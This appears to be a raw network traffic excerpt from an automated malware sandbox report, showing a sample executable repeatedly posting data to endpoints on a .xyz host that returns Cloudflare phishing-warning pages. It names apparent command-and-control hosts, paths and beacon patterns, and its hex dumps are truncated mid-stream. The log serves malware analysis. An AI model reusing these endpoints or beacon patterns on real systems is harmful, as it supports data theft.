65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content
Jan 29, 2021 17:36:49.255383968 CET	181	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:49.311367989 CET	183	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dfd1543d618807c76cb51baef504b58491611938209; expires=Sun, 28-Feb-21 16:36:49 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a360d0000c7713abc2000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=kDBDa3O4gcjQHx7SddhRGwqhUKmFKuFOCV61Ca41y3J0daL4CBfi4qULaTcPjYCuwV2Y0FH1mkanoF7BwVd4flyEU6ywTAC872iBXOU5fJcKuDluw%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 61945fd01c9bc771-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...<html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" cont

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49730	104.21.23.16	80	C:\Users\user\Desktop\Cyjf6XGbkd.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:46.738434076 CET	175	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:46.807162046 CET	176	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d44c674e9b268f9729bc63b270c11e6fb1611938206; expires=Sun, 28-Feb-21 16:36:46 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a2c360000fa887a3a9000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://wa.nel.cloudflare.com/vreport?s=bgeVqZANOyLARbubF49VtUP%2BZDvIFHU2EXWwvnYQLx41luECCf6lv3nEhozobRthbuUQtu8HTzOt4czKuTC7xmyu3fCffsHgriO5TJhL669K9MECjQ%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61945fc05ce6fa88-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" co
Jan 29, 2021 17:36:55.304384947 CET	187	OUT	POST /info_old/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 677 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:55.358536005 CET	190	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=debc2c1474dd88953f1663041caeface91611938215; expires=Sun, 28-Feb-21 16:36:55 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a4daf0000fa8808379000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://wa.nel.cloudflare.com/vreport?s=DszwcFU1azWQLn01RElxOwnV2O2Ueli9QIC2lbMyKMQVDlZD5ljdcVbfh5UvCbSQdvehZMIYHKVW8KDBGHU1n7v6nJ75m0b7%2Bh73mH%2B0VSgQPpArA%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61945ff5ecddfa88-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport"

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:55.381866932 CET	194	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:55.432903051 CET	196	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=debc2c1474dd88953f1663041caeface91611938215; expires=Sun, 28-Feb-21 16:36:55 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a4dfa0000fa8830063000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=D9fwJOS8pZebGFQq7B6FJLaQ%2FmcNDipyadybgDD7L1SKN97VSbKQsHKdxwBNnl3D2%2FOx1sH34jEiZYb1VtFhHKK09yuid%2F54wWWzO9I6fa3y5cJQ%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61945ff65de5fa88-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport
Jan 29, 2021 17:36:56.186005116 CET	223	OUT	POST /info_old/g HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 1393 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:56.243818045 CET	225	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d32f2108bb076b21c1c63ae0d28e80c8e1611938216; expires=Sun, 28-Feb-21 16:36:56 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a51220000fa880fab6000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=4cBjVt6maK1f uMMQwP2NLxcTyTXIs04jwjJLktsaBAHCzMfSBk5sXhUCUfo1tWttLn99vsmrv4c3y411195%2BQM9Ki0D3ZN8BEjIG DpMtuLMG3f%2BpWg%3D%3D"}]}\n NEL: {"report_to":"cf-nel","max_age":604800}\n Server: cloudflare\n CF-RAY: 61945ffb6a69fa88-AMS\n Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6 d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 2d 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20\n Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport"
Jan 29, 2021 17:36:56.298440933 CET	230	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:56.357669115 CET	231	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d32f2108bb076b21c1c63ae0d28e80c8e1611938216; expires=Sun, 28-Feb-21 16:36:56 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a51900000fa8854a820000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=vEXjgACwCfJc yMvkOYR6nKRhmvxrpnQ9If4uVJkHoTC%2BmHUhl3TvkTuOyvHTcR3VHcQHxuwGlbIsHFsp039NKLWzrt1TdOP5Xspn nfrx95e0%2BZOKcA%3D%3D"}]}\n NEL: {"report_to":"cf-nel","max_age":604800}\n Server: cloudflare\n CF-RAY: 61945ffc1c10fa88-AMS\n Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 